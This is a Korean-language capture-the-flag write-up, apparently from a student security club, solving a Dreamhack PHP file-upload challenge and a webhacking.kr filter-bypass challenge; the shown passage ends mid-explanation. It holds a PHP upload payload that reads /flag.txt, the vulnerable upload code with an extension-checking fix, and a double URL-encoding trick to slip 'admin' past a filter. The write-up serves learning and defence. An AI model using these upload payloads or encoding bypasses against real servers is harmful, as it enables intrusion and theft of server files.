War Game 뽀개기

i-Keeper CERT 오나희

문제 설명

php로 작성된 파일 저장 서비스입니다.

파일 업로드 취약점을 이용해 플래그를 획득하세요. 플래그는 `/flag.txt` 에 있습니다.

Reference

Server-side Basic

Translate

1 LEVEL 1

image-storage

web

8391 5011 2020.04.14. 00:00:00

문제 파일 받기







Image Storage
Home
List
Upload
파일 업로드
파일 선택
선택된 파일 없음
Upload


주의 요함
host8.dreamhack.gam
YouTube
개인
i-Keeper
사이트
Stored in: ./uploads/빨간코.jpg


/uploads/빨간코.jpg



플래그는 `/flag.txt` 에 있습니다.



디렉터리 인덱싱 X


주의 요함
host8.dreamhack.games:9757/uploads/
YouTube Music
YouTube
개인
i-Keeper
사이트

/flag.txt는 웹 루트 밖(또는 루트)에 있어서 **정적 접근**으론 안 보임

이 챌린지는 업로드 취약점을 이용해 서버에서 PHP를 실행시키고 /flag.txt를 읽어야 함

정적접근 : 서버에 저장된 파일을 그대로 받아오는 방식

웹서버(Apache, Nginx)가 단순히 해당 파일을 찾아서 클라이언트에게 보내주기만 함

동적접근 : 서버 쪽에서 코드를 실행해서 그 결과를 만들어 클라이언트에게 보내주는 방식

php 같은 서버 측 코드를 필요로 한다

```
<? php
echo file_get_contents ('/flag.txt');
?>
```


서버 로컬 파일인 /flag.txt 내용을 읽어 브라우저로 출력해주라 라는 간단한 php 코드 작성

Upload.php

```
$directory = './uploads/';
$file = $_FILES["file"];
$name = $file["name"];
$tmp_name = $file["tmp_name"];

if (move_uploaded_file($tmp_name, $directory . $name)) {
   echo "Stored in: " . $directory . $name;
}
```

Upload.php


```php
$directory = './uploads/';
$file = $_FILES["file"];
$name = $file["name"];
$tmp_name = $file["tmp_name"];

$ext = strtolower(pathinfo($name, PATHINFO_EXTENSION)); // 확장자 소문자로 추출
$allowed_ext = ['jpg', 'jpeg', 'png', 'gif']; // 허용할 확장자 목록

if (!in_array($ext, $allowed_ext)) {
    echo "Error: This file type is not allowed.";
    exit;
}

if (move_uploaded_file($tmp_name, $directory . $name)) {
    echo "Stored in: " . $directory . $name;
}
```


주의 요함
host8.dreamhack.games:9757/upload.php
YouTube Music
YouTube
개인
i-Keeper
사이트
Stored in: ./uploads/hi.php


DH{[redacted]}


파일 업로드 경로를 모르는 경우


1. 디렉터리 인덱싱 시도
2. 개발자 도구 〉 네트워크 탭 〉 업로드 요청의 응답 내용



https://webhacking.kr/chall.php




webhacking.kr/challenge/web-11/
YouTube Music
YouTube
개인
i-Keeper
사이트
취업
자격증
Notion
view-source


webhacking.kr/challenge/web-11/?view_source=1
YouTube Music
YouTube
개인
i-Keeper
사이트
취업
자격증
Notion
<?php
include "../../config.php";
if($_GET['view_source']) view_source();
?><html>
<head>
<title>Challenge 26</title>
<style type="text/css">
body { background:black; color:white; font-size:10pt; }
a { color:lightgreen; }
</style>
</head>
<body>
<?php
if(preg_match("/admin/",$_GET['id'])) { echo"no!"; exit(); }
$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] == "admin"){
solve(26);
}
?>

view-source
</body>
</html>

```php
<?php
  if(preg_match("/admin/",$_GET['id'])) { echo"no!"; exit(); }
  $_GET['id'] = urldecode($_GET['id']);
  if($_GET['id'] == "admin"){
    solve(26);
  }
?>
```

id 값 안에 admin 글자가 하나라도 들어있으면 바로 차단

URL 인코딩 : 웹 주소에는 띄어쓰기, 한글, 특수문자를 바로 못쓰니 %숫자코드 로 바꾸게 된다

php가 값을 받을 때는 이 값을 그대로 받는 게 아니라 자동으로 한번 URL 디코딩 해서 $_GET에 넣는다

예시


Id에 admin이라고 쓰면 → 바로 읽고 막음

1중 암호(admin → %61%64...)로 써도 → 문지기 앞에서 이미 해독돼서 admin으로 보임 → 막힘

내가 2중 암호(admin → %61%64... → **%2561%2564...**)로 쓰면 → 문지기 앞에서 한 번만 해독 → 통과

%61%64%6d%69%6e
주소창에 이 값을 입력하면 (admin 을 1중 인코딩한 값)

요청이 서버로 도착했을 때는 php가 자동으로 한 번 URL디코딩 해서 GET에 넣기 때문에
